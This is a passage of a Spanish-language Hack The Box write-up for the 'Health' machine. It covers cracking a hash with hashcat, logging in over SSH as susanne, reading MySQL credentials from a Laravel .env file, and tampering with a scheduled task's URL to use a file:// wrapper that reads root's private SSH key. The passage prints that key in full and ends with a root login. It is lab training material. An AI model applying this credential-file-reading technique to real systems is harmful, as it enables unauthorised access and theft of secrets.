Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      488 H/s (6.19ms) @ Accel:16 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 70976/14344385 (0.49%)
Rejected.........: 0/70976 (0.00%)
Restore.Point....: 70944/14344385 (0.49%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:9216-9999
Candidate.Engine.: Device Generator
Candidates.#1....: footballs → faith9
Hardware.Mon.#1..: Util: 83%

Started: Sat Jan 21 10:59:54 2023
Stopped: Sat Jan 21 11:02:26 2023
```

Intentamos conectarnos con el usuario admin, y la clave obtenida pero no funciona. Antes habíamos visto que existía otro usuario “sussane”. Con este ganamos acceso a la máquina.

```
┌──(root㉿kali)-[/home/kali/HTB/health/content]
└─# ssh susanne@10.10.11.176
susanne@10.10.11.176's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-191-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jan 21 09:17:37 UTC 2023

  System load:  0.19              Processes:           174
  Usage of /:   66.3% of 3.84GB   Users logged in:     0
  Memory usage: 11%               IP address for eth0: 10.10.11.176
  Swap usage:   0%


0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Jan 21 09:17:19 2023 from 10.10.14.28
susanne@health:~$
```

4. Escalada de privilegios


Tras hacer un reconocimiento inicial en busca de permisos de sudoers, binarios con permisos SUIDs, capabilities, etc. no vemos nada interesante. Inspeccionamos los puertos abiertos locales y vemos que está corriendo MySQL.




Revisamos el contenido del directorio “/var/www/html/”. Abrimos el fichero “.env” y vemos unas credenciales de MySQL.

Usuario: lavarel


Clave: MYsql_strongestpass@2014+



Revisamos las tablas de la BBDD de laravel, pero están vacías. Con PsPy, revisamos los procesos que están corriendo en el sistema. Vemos que se está ejecutando un fichero php llamado “artisan”.




Este fichero no lo podemos modificar, pero si revisamos el código de la aplicación, nos llama la atención el fichero /var/www/html/app/Console/Kernel.php. Vemos como el sistema obtiene las tareas de la base de datos.



Vamos a solicitar sobre la web http://10.10.11.176 la creación de una tarea. Anteriormente, habíamos visto una tabla en la base de datos “laravel” de MySQL llamada “tasks”. Vamos a modificar en la entrada de base de datos, la URL a monitorizar, usando el wrapper file para intentar obtener la id_rsa de root.

Vemos en la respuesta una posible id_rsa de root.



Guardamos la clave id_rsa obtenida en un fichero.

```
┌──(root㉿kali)-[/home/kali/HTB/health/content]
└─# cat data.txt | jq .body -r
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAwddD+eMlmkBmuU77LB0LfuVNJMam9/jG5NPqc2TfW4Nlj9gE
KScDJTrF0vXYnIy4yUwM4/2M31zkuVI007ukvWVRFhRYjwoEPJQUjY2s6B0ykCzq
IMFxjreovi1DatoMASTI9Dlm85mdL+rBIjJwfp+Via7ZgoxGaFr0pr8xnNePuHH/
KuigjMqEn0k6C3EoiBGmEerr1BNKDBHNvdL/XP1hN4B7egzjcV8Rphj6XRE3bhgH
7so4Xp3Nbro7H7IwIkTvhgy61bSUIWrTdqKP3KPKxua+TqUqyWGNksmK7bYvzhh8
W6KAhfnHTO+ppIVqzmam4qbsfisDjJgs6ZwHiQIDAQABAoIBAEQ8IOOwQCZikUae
NPC8cLWExnkxrMkRvAIFTzy7v5yZToEqS5yo7QSIAedXP58sMkg6Czeeo55lNua9
t3bpUP6S0c5x7xK7Ne6VOf7yZnF3BbuW8/v/3Jeesznu+RJ+G0ezyUGfi0wpQRoD
C2WcV9lbF+rVsB+yfX5ytjiUiURqR8G8wRYI/GpGyaCnyHmb6gLQg6Kj+xnxw6Dl
hnqFXpOWB771WnW9yH7/IU9Z41t5tMXtYwj0pscZ5+XzzhgXw1y1x/LUyan++D+8
efiWCNS3yeM1ehMgGW9SFE+VMVDPM6CIJXNx1YPoQBRYYT0lwqOD1UkiFwDbOVB2
1bLlZQECgYEA9iT13rdKQ/zMO6wuqWWB2GiQ47EqpvG8Ejm0qhcJivJbZCxV2kAj
nVhtw6NRFZ1Gfu21kPTCUTK34iX/p/doSsAzWRJFqqwrf36LS56OaSoeYgSFhjn3
sqW7LTBXGuy0vvyeiKVJsNVNhNOcTKM5LY5NJ2+mOaryB2Y3aUaSKdECgYEAyZou
fEG0e7rm3z++bZE5YFaaaOdhSNXbwuZkP4DtQzm78Jq5ErBD+a1af2hpuCt7+d1q
0ipOCXDSsEYL9Q2i1KqPxYopmJNvWxeaHPiuPvJA5Ea5wZV8WWhuspH3657nx8ZQ
zkbVWX3JRDh4vdFOBGB/ImdyamXURQ72Xhr7ODkCgYAOYn6T83Y9nup4mkln0OzT
rti41cO+WeY50nGCdzIxkpRQuF6UEKeELITNqB+2+agDBvVTcVph0Gr6pmnYcRcB
N1ZI4E59+O3Z15VgZ/W+o51+8PC0tXKKWDEmJOsSQb8WYkEJj09NLEoJdyxtNiTD
SsurgFTgjeLzF8ApQNyN4QKBgGBO854QlXP2WYyVGxekpNBNDv7GakctQwrcnU9o
++99iTbr8zXmVtLT6cOr0bVVsKgxCnLUGuuPplbnX5b1qLAHux8XXb+xzySpJcpp
UnRnrnBfCSZdj0X3CcrsyI8bHoblSn0AgbN6z8dzYtrrPmYA4ztAR/xkIP/Mog1a
vmChAoGBAKcW+e5kDO1OekLdfvqYM5sHcA2le5KKsDzzsmboGEA4ULKjwnOXqJEU
6dDHn+VY+LXGCv24IgDN6S78PlcB5acrg6m7OwDyPvXqGrNjvTDEY94BeC/cQbPm
QeA60hw935eFZvx1Fn+mTaFvYZFMRMpmERTWOBZ53GTHjSZQoS3G
-----END RSA PRIVATE KEY-----
```

Nos conectamos por SSH con dicha clave y ganamos acceso como root a la máquina víctima.

```
┌──(root㉿kali)-[/home/kali/HTB/health/content]
└─# ssh root@10.10.11.176 -i id_rsa
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-191-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jan 21 11:15:40 UTC 2023

  System load:  0.0               Processes:           178
  Usage of /:   66.3% of 3.84GB   Users logged in:     1
  Memory usage: 11%               IP address for eth0: 10.10.11.176
  Swap usage:   0%


0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


root@health:~# whoami
root
root@health:~#
```